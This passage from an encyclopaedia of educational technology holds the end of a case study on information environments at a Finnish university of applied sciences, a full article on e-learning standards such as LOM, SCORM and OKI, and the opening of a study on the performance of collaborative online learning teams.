FUTURE TRENDS

The Case of a Dynamic IS

This section presents a case study describing how a process-based table of ISs and IEs helps the management of the TUAS to understand the connections between the ISs and the organizational processes. At the operational level the dynamic ISs are maintained and combined in the centralized support and development unit. The challenge for the higher education sector and especially for the profession-oriented HEIs, such as the TUAS, seems to lie in the production, development, and supply of internationally recognized, high-quality and competitive educational services for flexible learning by combining practice-oriented knowledge and R&D.

The TUAS established in 2005 a new E-Learning Unit (e-LU) that combines the previously separate, smaller development entities, such as the e-learning

Figure 1. The dynamic IE of the e-LU



development units, the Open University, and shared optional studies. The connections between the actors, resources, and functions are essential in networking. The actors control the resources and plan the cooperation to link the resources to each other (Håkansson & Johanson, 1992). Social networks are related to both individual and group performance, and the relations between organizations are formed on the basis of interpersonal relations (Sparrowe, Liden, Wayne, & Kraimer, 2001). The social relations of the individuals in the organization establish the basis of the social capital of an organization. The organization builds new knowledge by merging knowledge in new ways and by modifying new knowledge (Nahapiet & Ghoshal, 1998).

Figure 1 presents the dynamic IE of the e-LU. The IE, ISs, and organizational solutions together form the platform for creating knowledge and innovations. The mission of the e-LU is to broaden the provision of flexible learning opportunities for the degree students, the Open University, and partner universities. In addition, the unit supports teachers in producing the virtual learning courses in the curriculum by providing assistance and in-house training, by maintaining e-learning environments, and by supporting the R&D processes.

The e-LU is responsible for the coordination, leverage, and purchase of educational products from the Finnish Virtual University to students on the basis of personal study plans approved by the degree program managers of the TUAS. The e-LU personnel collaborates with the personnel of the Finnish Virtual University and supports the production of e-learning courses. In the same manner, the e-LU is the main actor within the TUAS in coordinating and purchasing courses for the students on the basis of collaboration agreements with other universities in the region.

The challenges and future trends of the e-LU can be described as follows:

- Open provision of educational services, cooperation, and networking
- Wider supply of different learning paths
- Promotion of greater student mobility across educational boundaries
- Support of flexible learning
- Wireless and mobile solutions for working, teaching, and learning technologies
- Lifelong learning

The challenges and future trends have their roots in education policy, the needs of local e-communities, virtual learning skills, and e-entrepreneurship (Kettunen & Kantola, 2006). The challenges of lifelong learning include cooperation across the learning spectrum, the promotion of entrepreneurship and intrapreneurship culture in higher education, the demand for education, an adequate allocation of resources, access to learning opportunities, the creation of a learning culture, and the strive for excellence (Markkula, 2004).

CONCLUSION

This study introduced and analyzed the IE approach, which was further developed to describe the ISs of the core processes of an HEI. The case of the TUAS was presented. The management and maintenance in the dynamic IEs is more open than in the traditional mechanical and organic environments. The strong and weak signals are derived mainly from outside the organization. In the mechanical and organic IEs, the logic of management and information flows follows the organizational processes, while in dynamic IEs, the signals for innovations can be obtained from outside the organization.

Organizations can gain a competitive edge if they operate successfully in the dynamic IEs. Interaction, networking, and opening the ISs to existing and potential partners are the main elements of success and innovations. A necessary condition for success in the dynamic IE is the proper management of the organic IE. An organization cannot rush directly to dynamic areas when only the mechanical IE is in use. The conditions necessary for success in the dynamic area are created in the organic IE.

In large and complex organizations there is often a desire to develop standardized systems and ready-made solutions to fit all purposes. These tendencies are attractive, but the problem is often that ready-made systems do not necessarily support changes emerging in the tasks and processes of the organization. This may easily lead to the acquisition of more ready-made systems, while the personnel with information technology skills construct individual systems and tools that do not communicate with each other. The lack of inter-IS communication weakens the organic IE.

Our article provides a useful tool for the development of IS architectures and the management of innovative IEs. The IE approach helps the management to see how the ISs are linked with the core processes. It also helps in creating an overall view on how the ISs are located in different IEs. The analysis enables a consideration of the balance and functioning of ISs in different IEs. On the other hand, the analysis helps to detect eventual deficiencies in ISs related to core processes.

In the development of IS architecture, it is important to understand that the future trends of action in dynamic and innovative IEs are determined by vague needs. This leads to the conclusion that planning must be decentralized. The role of information technology management is to keep track of situations where new innovative systems become commonplace and must be adopted by the whole organization. In these situations, the information technology management must ensure the commitment of each unit to using these systems. At the same time, it is necessary to find out how the systems can be tailored to meet the needs of each unit.

KEY TERMS

Dynamic Information Environment: The virtual surface of the organization for links to the world outside. The main idea of the dynamic information environments is a strategic awareness of the possibilities of virtual learning, interaction, and communication.

Higher Education Institution (HIE): Higher education institutions include traditional universities and profession-oriented institutions, in Finland called universities of applied sciences or polytechnics.

Information Environment (IE): A mechanical, organic, or dynamic area of information management consisting of different interrelated and/or isolated information systems.

Information System (IS): A system, whether automated or manual, comprising people, machines, and/or methods organized to collect, process, transmit, and disseminate data that represent user information.

Knowledge Management (KM): A term applied to techniques used for the systematic collection, transfer, security, and management of information within organizations, along with systems designed to assist the optimal use of that knowledge.

Management Information System (MIS): A proper management information system presupposes modeling the entire management process and tailoring all necessary components of the information technology support system to meet the needs of the organization. The management information system should include a description of strategic objectives and of measures to achieve them.

Social Capital: The social relations between individuals in the organization establish the basis of the social capital of the organization.

Educational Technology Standards in Focus

Michael O'Dea
York St. John University, UK

INTRODUCTION

Educational technology standards, or learning technology standards, as they are also known, have become an increasingly important area of multimedia technology and e-learning over the past decade. These standards have been developed and refined, and have grown to encompass wider aspects of e-learning as the discipline has matured. The scope and reach of e-learning and technology-enhanced systems has increased as a result of this maturing of the discipline.

The "holy grail" of e-learning is to enable individualized, flexible, adaptive learning environments that support different learning models or pedagogical approaches to any Internet-enabled user, that these environments should also integrate into the wider MIS/student records system of the teaching institution, and that they should be cost-effective to develop, maintain, and update. The level of functionality of the current systems certainly has not gotten to this level yet, but there have been a number of big improvements made recently in certain of these areas, in particular, in how to make it less time-consuming to develop, more cost-effective, and interoperable. Educational Technology Standards have been in the forefront of these developments.

The learning technology standardization process is leading the research effort in Web-based education. Standardization is needed for two main reasons: (1) educational resources are defined, structured, and presented using various formats; and (2) functional modules embedded in a particular learning system cannot be reused by another system in a straightforward way (Anido-Rifon, Fernandez-Iglesias, Llamas-Nistal, Caeiro-Rodriguez, & Santos-Gago, 2001).

In this article, the main Educational Technology Standards will be presented, notably, LOM, SCORM, and OKI; their uses and coverage will be outlined; their shortcomings will be discussed; and the current areas of research will be reviewed.

LEARNING OBJECTS AND LEARNING OBJECT METADATA

The fundamental concept upon which virtually all current educational technology standards and specifications have been developed is reusable chunks of information. These have variously been termed *knowledge objects*, *content objects*, and most commonly, *learning objects*. These small self-contained objects of knowledge offer the basic ability to enable reuse of content, modularised development of applications, and standardisation between environments.

Learning objects (LO) and the very closely-related learning object metadata (LOM) specifications have become the base level standard for learning technology, effectively the de facto standard for creating learning content. The IEEE describe them as "*Any entity, digital or non-digital, which can be used, reused, and referenced during technology-supported learning*" (IEEE, 2001).

The key concept behind the LO is that they are designed to be reused, but along with this, that they can be easily delivered via a variety of media, particularly the Web, to enable any number of people to access and use them simultaneously. In this way, they provide a means for efficient development of a large amount of computer-based, interactive, multimedia instruction. Examples of Learning Objects include: multimedia content, instructional content, instructional software, software tools, learning objectives, persons, organizations, or events. On their own, LOs are of limited use. In practice, if they are used to implement any of the operations outlined above or if e-learning systems such as virtual learning environments (VLE) or learning content management systems (LCMS) are employed to implement them and present them to e-learners, they require additional information attached to them. In this context, they also need to have the ability to communicate with the Learning System that organises and manages them. In addition, to enable more complete reuse, each LO has information attached to it that describes its contents to enable easy exchange and searchability through search engines. This information is termed *metadata* or, more specifically, learning object metadata (LOM).

LOM is a standardised set of metadata attached to a learning object that describes its contents. These metadata (data about data) descriptions can describe a number of different characteristics of the LO. Indeed, the sheer number of different requirements placed on the LOM by the different potential uses of LOs has led to the development of a number of different LOM specifications, each differing slightly, but significantly, in terms of the metadata they specify and provide. The basic LOM specification is set out in the IEEE LTSC (Learning Technology Standards Committee). This is based on the Dublin Core metadata schema and specifies a set of 47 metadata elements, in nine categories (General, Lifecycle, Meta-metadata, Technical, Educational, Rights, Relation, Annotation, and Classification). These categories and elements have been selected to describe the most important aspects of a LO, in order to enable reuse and interoperability. However, the IEEE standard is not the only LOM specification that has been developed. Most of the other main specifications are based on the IEEE standard, but tend to add additional metadata elements and dispense with others. Examples include ARIADNE, CanCore, UK LOM Core, Vetadata, and SingCore.

To be useable, metadata has to be attached to the LOs. It is important to note that the original IEEE LOM specification, LTSC 1484.12.1, specified the metadata elements and attributes only; it did not specify how the metadata was to be represented or attached to the LOs. So, in theory, it is possible to express LOM metadata in a wide variety of formats; for example, text and HTML are options. In practice, the IEEE specification has implemented two methods for this to be done, in RDF or XML. These formats are considered to be of most use in enabling the implementation of LOs within VLEs, LCMSs, and to search engines. These were specified by IEEEE in LTSC 1484.12.3 and 1484.12.4, respectively, in 2002. See Nilsson, Palmer, and Brase (2003) for a detailed exposition of the developments of these implementations. The XML binding of LOM defines the structure of the LOM metadata, while the RDF binding provides a semantic definition. The XML binding is best suited to enable reuse and interoperability of the LO, while the RDF binding is intended to enable more effective search and retrieval of the LO. In other words, each has a specific and complementary use.

THE LEARNING TECHNOLOGY STANDARDS

When the various different educational technology standards are considered, it can be found that there are many different standards, many supporting and working in conjunction with others, some overlapping with others, and some competing with others. However, ADL's SCORM (ADL, 2001) and OKI (OKI, 2004) are generally considered to be the most significant of the standards, as they are wide-ranging standards that focus on enabling all aspects of VLE and MLE functionality.

In this article, SCORM and OKI will be discussed first; then other standards that provide specific functions or services will be considered. This article will focus mainly on the IMS and IEEE standards, as these are the most prevalent. It will also be noted that these standards tend to operate within the SCORM environment, and it makes sense to show, as this article is intended as a review of the technologies, how standards combine to enable the full range of functions and facilities within learning environments.

General Standards

SCORM (shareable content object reference model) and OKI (Open Knowledge Initiative) are general standards that operate at an "enterprise level", that is, they are standards or specifications that focus on enabling VLE, MLE, and LMS operation, integration, and development. Their raison d'etre at this level is to enable interoperability and reusability of resources, within and between these systems.

At the design level, standards such as SCORM or OKI can enable interoperability and reusability using two different conceptual models: interface-based or model-based. Interface-based models aim to provide common interfaces to systems; typically they focus on providing services between systems to enable interaction between components or exchange of data and provide interoperability at a component level. Model-based systems aim to specify common data models that can be used by all of the elements within a system and those communicating with a system. These systems focus on providing interoperability at a data level.

SCORM is both a model-based and an interface-based model, while OKI is built upon an interface-based model.

SCORM

SCORM has been developed by advanced distributed learning (ADL), since 1997. It operates at three levels providing three main standards: the Run-Time Environment, the Content Aggregation Model, and Sequencing and Navigation. The first two of these will be discussed in this section, and the Sequencing and Navigation will be discussed in the next section.

The SCORM Run-Time Environment's (RTE) main purpose is to enable e-learning systems to combine heterogeneous components; effectively it provides a "plug and play" functionality that implements interoperability between the different components of the system. The Run-Time Environment is a content object (normally LOs) launch mechanism, combined with a communication mechanism that enables communication between the content objects and the SCORM engine. This communication mechanism is an interface-based system. Alongside this, the SCORM run-time environment also contains a data model for tracking learners' interaction with content objects.

The second main element of SCORM is the content aggregation model (CAM). This is a set of specifications that enable the "*reuse of instructional components in multiple applications and environments regardless of the tools used to create them*" (ADL, 2001). The CAM provides a data model based on an XML representation of LOMs. The idea of the model is to separate the learning content from the run-time issues and also from the specification of common interfaces and data. SCORM uses the IMS Content Packaging Information Model specification to implement this. IMS defines a Content Packaging Specification as a specification that "*describes data structures that are used to provide interoperability of Internet based content with content creation tools, learning management systems (LMS), and run time environments. The objective of the IMS CP Information Model is to define a standardized set of structures that can be used to exchange content. These structures provide the basis for standardized data bindings that allow software developers and implementers to create instructional materials that interoperate across authoring tools, LMSs, and run time environments that have been developed independently by various software developers*" (IMS, 2004b). These standardised set of structures are implemented in SCORM as three components: Assets, Sharable Content Objects (SCOs), and Content Organisations.

In SCORM, Assets are electronic representations of media, text, images, sound, Web pages, assessment objects, or other pieces of data that can be delivered to a Web client. A SCO is a collection of one or more Assets and represents a single executable learning resource. A Content Organisation is a tree composed of Activity items, which can be mapped onto SCOs or Assets. All of these components can be tagged with metadata.

OKI

The second significant high level specification is the Open Knowledge Initiative (OKI). This is an open-source reference system for Web-enabled education. Similar to SCORM, it provides a set of resources and an architecture to enable the development of easy-to-use Web-based environments and for assembling, delivering, and accessing educational resources. OKI is based on the interface model and operates by specifying and providing a set of APIs, known as the open source interface definition (OSID). These OSIDs define a set of programming interfaces which are intended to enable system development, which allows interoperability between different LOs.

SCORM and OKI

There does appear to be some overlap between SCORM and OKI; however, while the functionality of SCORM is very much focused on what can be considered to be the operation of a VLE, the OKI specification extends to address the functionality required for MLE development. In theory, the two specifications can be employed side by side if the SCORM content model is utilised on top of a system built using OSIDs.

Other Standards: Associated Standards and Specifications

The third component of SCORM is the Sequencing and Navigation (ADL, 2004). It is described by the IMS as:

a method for representing the intended behaviour of an authored learning experience such that any learning technology system (LTS) can sequence discrete learning activities in a consistent way. The specification defines the required behaviours and functionality that conforming systems must implement. It incorporates *rules that describe the branching or flow of instruction through content according to the outcomes of a learner's interactions with content* (IMS, 2004).

These rules that describe the branching and flow of activities are known as an activity tree.

Essentially, Simple Sequencing defines how a learner can progress through the content of an e-learning set of activities, which would normally comprise of a package of LOs. It does this by implementing an activity tree, which enables and constrains what options and in what order LOs can be attempted by the learner.

However, simple sequencing has been the subject of much criticism. It is considered by many as too simple and, in particular, not conducive to enable learning that is based on learner-centred pedagogical principles.

An alternative to Simple Sequencing is the IMS Learning Design specification; this also operates within SCORM. It has been described "*as one of the most significant recent developments in e-learning*" (Dalziel, 2003) and is considered to be a significant improvement over Simple Sequencing. Specifically, it enables the consideration of context on the learning process; in particular, it allows for the implementation of pedagogical approaches to the learning activity. "*The IMS Learning Design specification supports the use of a wide range of pedagogies in online learning. Rather than attempting to capture the specifics of many pedagogies, it does this by providing a generic and flexible language. This language is designed to enable many different pedagogies to be expressed. The approach has the advantage over alternatives in that only one set of learning design and runtime tools then need to be implemented in order to support the desired wide range of pedagogies*" (IMS, 2004). The Learning Design specification provides facilities to assign people to roles, and facilitate different types of interaction between the content and the learner, learners and other learners, and learners and tutors.

Although learning design and simple sequencing are considered to be the most important of the standards that deal with the actual management of the learner experience, there are other protocols that have recently been developed and incorporated into SCORM. These include: the IMS Learner Information Package (IMS LIP) specification, which addresses the interoperability of Internet-based Learner Information systems with other systems that support the Internet learning environment (see IMS, 2006); the IMS Question and Test Interoperability (QTI) specification, which describes a data model for the representation of question and test data and their corresponding results reports (see IMS, 2006); and the IMS Enterprise Data Model. This provides standardised definitions for course structures and enables Learning environments to schedule student activities from course structure definitions and the movement of courses between learning environments.

These specific standards deal with the management of the learner within learning environments. It needed to be noted here that as well as the SCORM specifications outlined here, there are many others that fulfill similar roles and functions; for example, the IEEE LTSC Public and Private Information (PAPI) standard overlaps significantly with LIP.

CURRENT ISSUES

SCORM and LOM have developed to become the de facto standards for educational technology. SCORM, in particular, with its ability to incorporate new standards into the overall model, has enabled it to expand and to increase the functionality of the specification; for example, LIM was developed in 2001, QTI was developed in 2003, and LD was developed from EML (Koper, 2001) and incorporated into SCORM in 2003. It is clearly a flexible standard, and its development is ongoing. It has also, undoubtedly, gone a long way to enabling interoperability within e-learning systems and, with LOM, reusability of learning resources. Despite these successes though, there are still a number of criticisms levelled at the specifications. These issues fall mainly in three areas: the nature of LOs and whether the current LOM specification is adequate to enable fully-adaptive technology-enhanced learning; the limitations of Simple Sequencing and Learning Design as implemented by SCORM; and the ability of SCORM systems to enable personalisation or adaptation of resources by learners.

The nature of the learning object itself has been the subject of much debate. Commentators, such as Friesen (2004) and Rehak and Mason (2003), have highlighted that there still appears to be concern over just exactly what a LO is. "*Different definitions abound, different uses are envisaged, and different sectors have particular reasons for pursuing their development. In this environment of uncertainty and disagreement, the* *various stakeholders are going off in all directions*" (Rehak & Mason, 2003). Frierson (2003) goes on to note that "*There are few things, in other words, that can not be learning objects*". This confusion or rather lack of a clear definition of a LO is reflected in the plethora of competing LOM specifications, for example, IEEE/IMS, CanCore, and SingCore. These different standards are a direct result of the inadequacy of the basic LO definition. With LOM being at the core of not just SCORM but the majority of the learning technology standards, this has major repercussions in terms of interoperability and reuse of learning content.

Anido-Rifon et al. (2001) notes also that the current LOM specifications' lack of internal descriptions of LOs is a problem. It can hinder interoperability in a number of ways, for example, if the information needs to be adapted or utilised for other processes. This is significant in enabling user preferences, but perhaps the most important aspect is the lack of any real indication of granularity in the LO specification. This reduces the ability to specify composite and hierarchical Content Packages or aggregations, which are considered to be an important component of enabling truly adaptive learning environments.

Other criticisms of LOM include an inability of the current specification to capture all the information required for advanced learning services, specifically feedback information to enable it to be updated on the fly. Without this, services such as personalisation, adaptation of content in accordance with the students' objectives, preferences, learning styles and knowledge levels, and an inability for any kind of teacher-directed feedback about the usefulness and appropriateness of a LO or a learning design for certain learning settings are limited (see Cristea, 2005).

Perhaps the most significant criticism of the standard has been levelled at simple sequencing, particularly in relation to SCORM's pedagogical-neutral model and the implementation of Simple Sequencing. Simple Sequencing is based on a single-user interaction model of behaviour, which does not easily accommodate multiple-user environments, especially those requiring different courses of action for different users. This has led some to comment that SCORM possesses "*a limited pedagogical model unsuitable for some environments*" (Rehak & Mason, 2003).

The IMS Learner Design specification does address this, and was specifically designed to enable such functionality in LCMSs. However, although Learning Design is a significant advance in functionality over simple sequencing in terms of the ability to implement pedagogy and instructional design within an LCMS, there are still concerns regarding the actual reusability of Learning Design specifications. Downes (2003) goes as far as to comment that "*learning design and reusability are incompatible*".

CURRENT AND FUTURE RESEARCH DIRECTIONS


In the article written in the previous version of this encyclopaedia (O'Dea, 2003), it was predicted that the focus of future research was likely to be on ontologies and contextual frameworks. It was argued that ontologies were the key technology required for enabling contextual knowledge within e-learning systems. This prediction has proved to be the case over the past three to four years, as researchers have focused on the developing ontologies relevant to e-learning (Li, 2006; Li et al., 2005; McCalla, 2004)

However, to fully understand how ontologies improve the current range of specifications and standards and also to consider whether ontologies are the sole answer to the issues facing learning technology standards, it is helpful to consider the Semantic Web.

A consideration of the specifications within SCORM shows that they communicate with each other via XML. If the standards themselves are considered against the Semantic Web model, it can be seen that, being XML- and RDF-based, they sit at the lower levels of the Semantic Web stack. Note that LOM sits at two levels of the stack and, in terms of functionality, LOM can be considered to encode the syntactic metadata of LOs. Of this syntactic information, the XML representation of LOM provides the structural information, and the RDF binds the semantic information.

If the "holy grail" of e-learning that was talked about at the start of this article is considered, to achieve it e-learning system functionality needs to cover, if not all, then at least the lower six levels of the Semantic Web. At present, e-learning standards only address the lowest three layers of the semantic stack. This means that current e-learning standards lack vocabularies, taxonomies, and ontologies; it is these that will be required to enable contextual awareness within systems. Contextual awareness is a prerequisite for the intelligent adaptive systems for which researchers are striving.

Figure 1. The Semantic Web (Source: http://www.w3.org/2001/09/06-ecdl/slide17-0.html)



Ontologies are significant for e-learning systems in a number of areas, not just as frameworks for representing concepts to enable context awareness in systems. Ontologies also help increase the consistency and interoperability of metadata. The number of ontologies being developed is growing; these include domain ontologies covering diverse subject domains, competency ontologies, and user model ontologies (see Jovanovic, Gaševic, Knight, & Richards, 2007). Many have already been incorporated into technology-enhanced learning, but none so far within Learning standards or specifications. There are significant barriers to the adoption of ontologies within e-learning as Jovanovic et al. (2007) note, the use of local terminology and different structure being the most significant of these. However, these are precisely the issues that standards address: the development of ontology standards for subjects and disciplines, or an overall ontological framework as proposed by Knight, Gaševic, and Richards (2006). Either of these developments, under the auspices of IEEE or IMS, for example, would be a significant step in enhancing the functionality of e-learning; immediate advances would include interoperability and the ability to integrate with systems outside of the eLearning/SCORM environment, and in the longer term, would enable a springboard for the development of logics and grammars that could be used to approach truly intelligent adaptive systems.

CONCLUSION

In this article, it has been shown that during the past 20 years or so there have been significant developments in the field of education technology standards. It is fair to say that these educational technology standards and SCORM, in particular, with its suite of specifications and standards, have made significant achievements towards the aims of interoperability, reuse, and flexibility that initiated the efforts in the field.

However, it is also obvious that despite the best efforts of the many standards bodies, there are still areas where work still needs to be done. Areas of specific weaknesses in the current standards include: the looseness of the definition of learning objects, the inability of LOM to be adapted or updated by systems at or during run-time, a need to enhance the accessibility of LOM, and the methods through which pedagogy can be implemented within a system developed using the SCORM standards and specifications.

In addressing the latter of these issues, the IMS Learning Design specification does appear to go some way along the road to addressing these issues, and perhaps it will be fully incorporated into SCORM in future versions. However, it would appear that the learning design specification is not a full solution, and it is not without its own issues. Commentators such as Downes (2003) note that learning design specifications are so specific to individuals as to make them non-transferable between users. If he is right, then it appears that instead of reuseable content, which is where the whole drive to standardisation was heading in the first place, we may have to move to models based on disposable content, a basic contradiction of the whole issue of reusability.

Ontologies have been the focus of recent research in the field as potential solutions to many of these issues.

The development of standardised domain ontologies would straightforwardly enable contextual knowledge frameworks that could address the issue of LOs definitions, enable more adaptable metadata and, additionally, could extend interoperability of LOs beyond the e-learning domain to enable interchange of data and information.

In the longer term, ontologies offer the basic building blocks of the intelligent adaptive e-learning system—the "holy grail"—one that can enable fully-personalised learning, can respond to learner choices, and can automatically adjust based on the participation or progress of the learner through the learning program. To do this on top of the ontologies, grammars, vocabularies, and logics need to be developed. The current state of research is not anywhere near that yet, but the Semantic Web gives a roadmap to get there, and progress is being made.

KEY TERMS

Educational Technology: Also known as Learning Technology, this is, primarily, software associated with Learning and Education. Educational technology is most commonly employed in e-learning and in blended learning environments.

Interoperability: Interoperability is the concept of enabling heterogeneous software and hardware environments to share learning material. The base level learning material is the learning object; standards and Learning Object metadata play a significant role in enabling interoperability.

Learning Objects: This is learning material of different granularity that is used to form part of the content delivered in a learning course or module. Learning objects can be of many types, including Word or PowerPoint documents, tests, multimedia presentations, animations, sound clips, or video clips.

Metadata: This is background data that is used to assist in the reuse, the classification, and the recording of the intellectual property details of learning material. Learning object metadata can be encoded in either XML or RDF formats.

Ontologies: Ontologies are used to logically represent concepts and the relationships that make up the concepts. In learning technologies, ontologies are important because they have the potential to be used, in combination with metadata representations, particularly RDF representations, so that intelligent data systems can apply logic and rule-based reasoning to learning objects.

Reusability: Reusability is the concept that describes how learning objects and learning material is reused between courses, educators, and learners. Learning objects are normally what are reused, and Learning Object Metadata is crucial in enabling reuse of learning objects.

Standards: Standards are used in specifying the content, interfaces, and metadata for Educational Technology environments. SCORM is the main de facto interoperability standard used within learning technology environments.

Efficiency and Performance of Work Teams in Collaborative Online Learning

Éliane M.-F. Moreau
Université du Québec à Trois Rivières, Canada

INTRODUCTION

Online learning, or e-learning, can be an interesting way of encouraging employees to collaborate in performing their work (Fichter, 2002). For example, it can help employees to learn quickly and efficiently, without the inconvenience of absence from the workplace. It can take place at the location desired by the employee, for example, at the office or at home, when the employee wants and needs it, and at a suitable pace (Mingasson, 2002). Employees can, therefore, control their learning progress without having to travel to a classroom. Some find online learning less intimidating and less risky than classroom-based courses given by trainers (Fichter, 2002). If online learning is to be effective, however, employees need a high local network capacity, an Internet connection, and a computer support system to ensure that both hardware and software function properly (Muianga, 2005).

The purpose of the research described in this article is to examine the impact of interaction efficiency on the ability of teams to work together and on their learning performance. The article begins by examining the main variables of e-learning use, and goes on to propose a model of work team efficiency and performance in collaborative online learning. It also presents the study's methodological considerations. Pilot projects were carried out in two universities in Québec, Canada. Virtual teams of five students were formed, and an academic task was handed in to the professors in charge of the projects. The students then completed a questionnaire. The article analyses the benefits of using new technology in university-level courses, and proposes avenues for future research.

THE CHARACTERISTICS OF ONLINE LEARNING

Online learning is an innovative educational approach and, to be effective, it requires appropriate material and social provisions (Henri & Lundgren-Cayrol, 1998). Among other things, the learning process must be designed in a specific and original way, with the learner as the core element in the process (Mingasson, 2002) – hence the importance of emphasizing certain key factors, namely participation, the role of trust, collaboration, and cooperation, and perceived performance (Bower, Garber, & Watson, 1996; Brunetto & Farr-Wharton, 2007; Buskers, 2002; Sherer, 2003). These factors have mostly been studied as part of traditional learning methods, or in isolated cases. We propose a model based specifically on online learning.

Participation

Given the need for interaction and communication, individual participation appears to be an important factor in the effectiveness of online learning. For example, in an analysis of online discussions involving a group of students, Giannini-Gachago and Seleka (2005) observed that women participated more than men, and that the discussion was dominated by a handful of students, to the detriment of the others (Hodgekinson-Williams & Mostert, 2005). In addition, the way in which the discussion was incorporated into the course had a significant impact on student participation (Giannini-Gachago & Seleka, 2005).

Accordingly, if participation is to be effective, it should be regarded as an integral part of the e-learning experience, and not as an additional burden. An approach such as this would help achieve more inclusive participation and avoid discussions dominated by a handful of individuals. The trainer could also act as moderator, helping to balance inequities in participation and allowing more time for the students to socialize (Giannini-Gachago & Seleka 2005). Some authors, including Hodgekinson-Williams and Mostert (2005), have also suggested rotating leadership during the course, giving every student an opportunity to take responsibility as the group's leader. These same authors also felt it was important to provide an explicit procedure for student participation.

Participants must also have a sense of self-discipline to be successful at e-learning (Houzé & Meissonier, 2005), since they do not have the set timetable and direct supervision that they would have in classroom learning. In addition, students need to develop a sense of belonging, so that they do not drop out or abandon their studies (Fraser, 2005).

The Role of Trust

Trust plays a key role in effective collaboration, and is an important element in establishing the efficiency of many interpersonal relationships (Paul & McDaniel, 2004). It is, therefore, essential to create a high level of trust between the learners themselves on the one hand, and the learners and their trainer on the other. In addition, good communication and sharing of information and knowledge must be established between the individuals concerned. Paul and McDaniel (2004) identified four types of interpersonal trust in virtual collaborative relationships, namely calculated trust, competence trust, relational trust, and integrated trust.

Calculated trust is rather like an economic exchange, in that it is based on a form of cost-benefit analysis. Competence trust means that individuals trust someone else because they believe he or she will be able to accomplish what has been promised. This type of trust is important in a knowledge-based economy, where the person's actions become indicators of his or her capacity to perform a given task. Relational trust exists when a group member feels a personal attachment to other members, and wants to treat them well with no thought of personal profit. Integrated trust is a combination of the first three types.

The four types of trust are therefore linked, although they may also be separate and used interchangeably. Rational trust, competence trust, and relational trust are all positively linked to performance in virtual collaborative relationships. Because they are connected in this way, all three types of trust must be positively evaluated if the collaborative relationship is to be effective. If just one type is negative, the chances are that the performance itself will not be positive.

In a study of the vertical links between an insurance company and its independent agents, Zaheer and Venkatraman (1994) found that trust was a key determinant of the degree of electronic integration. A network team may also use "swift trust" even though it appears to be fragile and temporary. Jarvenpaa and Leidner (1999) proposed that group members must approach their collaborative relationship in a trusting and optimistic way, even though there is nothing to suggest that their fellow members are honest. Once integrated, the group must explicitly state its commitment, enthusiasm, and optimism. Trust can be created and encouraged through the communication behaviour established at the first meeting. Task-related and project-related communication appears to be essential in maintaining trust, and social communication can also strengthen trust if it is used as a complement to, but not a replacement of, task-related communication.

Collaboration and Cooperation between Participants

Collaboration is another important, if not the most important, ingredient in collaborative learning. Online learning must be a core element of the human relations strategy, since collaboration is simply a lever to help the firm attain efficiency, rather than a legal or moral obligation (Mingasson, 2002). Henri and Lundgren-Cayrol (2003) drew a distinction between collaborative and cooperative approaches to online learning.

They pointed out that collaboration requires a certain level of autonomy, maturity, and responsibility on the part of learners towards their own learning. Collaborative learning is a flexible process that gives learners more latitude. In other words, learners seek to achieve the group's objective individually, by interacting with other group members. Collaborative learning is, therefore, the result of the learner's individual effort, supported by the activities of the group or team. The group members share resources with one another, and use the work accomplished as a group in order to learn.

Cooperative learning, on the other hand, is a shared learning process where each learner is responsible for a specific task that is then collated with the tasks of other group members for the purpose of achieving a shared goal (Henri & Lundgren-Cayrol, 2003). Unlike the collaborative learning approach, the trainer controls the learning. The authors pointed out that the trainer could also control learners in the collaborative process, but in that case control had to be balanced with the learner's own autonomy.

For collaboration to be effective, it is important to use communication methods suited to the group. Some key factors in selecting the electronic media to be used by participants include the proximity of members, social presence in the task, and the recipient's availability to receive the information communicated (Straub & Karahanna, 1998).

Perceived Performance

Performance evaluation in online learning is tied to the achievement of anticipated goals in the combination of online learning and learner collaboration.

Performance can be divided into two main categories, namely the participants' ability to work together, and their level of cognitive learning. Ability to work together can be assessed from the level of success in building collective knowledge. It is conditioned mainly by how successful the learners are in forging relationships of trust so that the learning built independently by individual learners can be exchanged with other group members (Henri & Lundgren-Cayrol, 2003; Paul & McDaniel, 2004).

Online learning performance is also reflected in the quality of the cognitive learning achieved by the learners, which is conditioned by content reliability and communication methods. It can be measured from learner satisfaction with the learning process, and from learner motivation during and after the learning process (Henri & Lundgren-Cayrol, 2003; Mingasson, 2002). In addition, motivation is an essential factor in both student success and student satisfaction (Houzé & Meissonier, 2005).

Our Research Model

Learners or workers need to acquire new learning other than in a classroom. This new learning method must be adjusted to their requirements, their situation, their pace of learning, the pace of technological progress, and the speed at which information can be conveyed. Is it effective as a method? Does it allow firms to achieve their training goals? And how can it be evaluated?


The proposed research model appears in Figure 1. The efficiency of participant interaction in a collaborative online learning process is measured using individual student participation, technology efficiency, and the level of trust established by the group. Online learning performance is measured using two variables, namely the students' ability to work together, and their level of individual cognitive learning.

METHODOLOGY

Using the above model as a basis, we analyzed the role of individual learner participation, trust, and technology efficiency in an online collaborative learning process. We then examined the link between the perceived efficiency of the interaction, the perceived performance of the learning team, and its individual evaluation.

An experiment was carried out in the fall of 2005 using a sample of undergraduate students who were required to perform a collaborative learning task online as part of their coursework. Our sample was composed of two groups, one comprising 20 students from the Université du Québec à Trois-Rivières (UQTR) and the other comprising 30 students from Sherbrooke University (SU). Because the two groups were of different sizes, we formed teams of two UQTR students and three SU students, for a total of ten teams in all. The students used SharePoint and MSN Messenger for communication purposes.

Figure 1. Collaborative online learning research model



Sherbrooke University was identified as the host institution. Task documents designed to help students to use the applications and Web site were provided. Each team was asked to appoint someone to be in charge of the Web site; they made their selections by e-mail. Subsequent exchanges took place via the Web site. Each team was asked to search the Internet or two managerial decision support system application demonstrations. The digitized papers on the teams' Web sites had to be available to the two professors responsible for evaluating the task. They had to identify the address of the sites used and answer questions concerning classification, structure, and so on.

After completing and submitting the task, participants were given a questionnaire designed to measure their perceptions of the experience. The results were collated separately for the two groups, to obtain detailed individual profiles. For each sample, we calculated the descriptive statistics of each question with the aim of measuring the importance of the elements to which the questions applied, so as to be able to improve the quality of the participants' online experience. We then calculated the values for each variable in the model shown in Figure 1, using the means from the related questions. The variables in question were interaction efficiency, measured by individual participation, technology efficiency and level of trust, and team performance measured by the learners' ability to work together and the level of individual cognitive learning that was acquired.

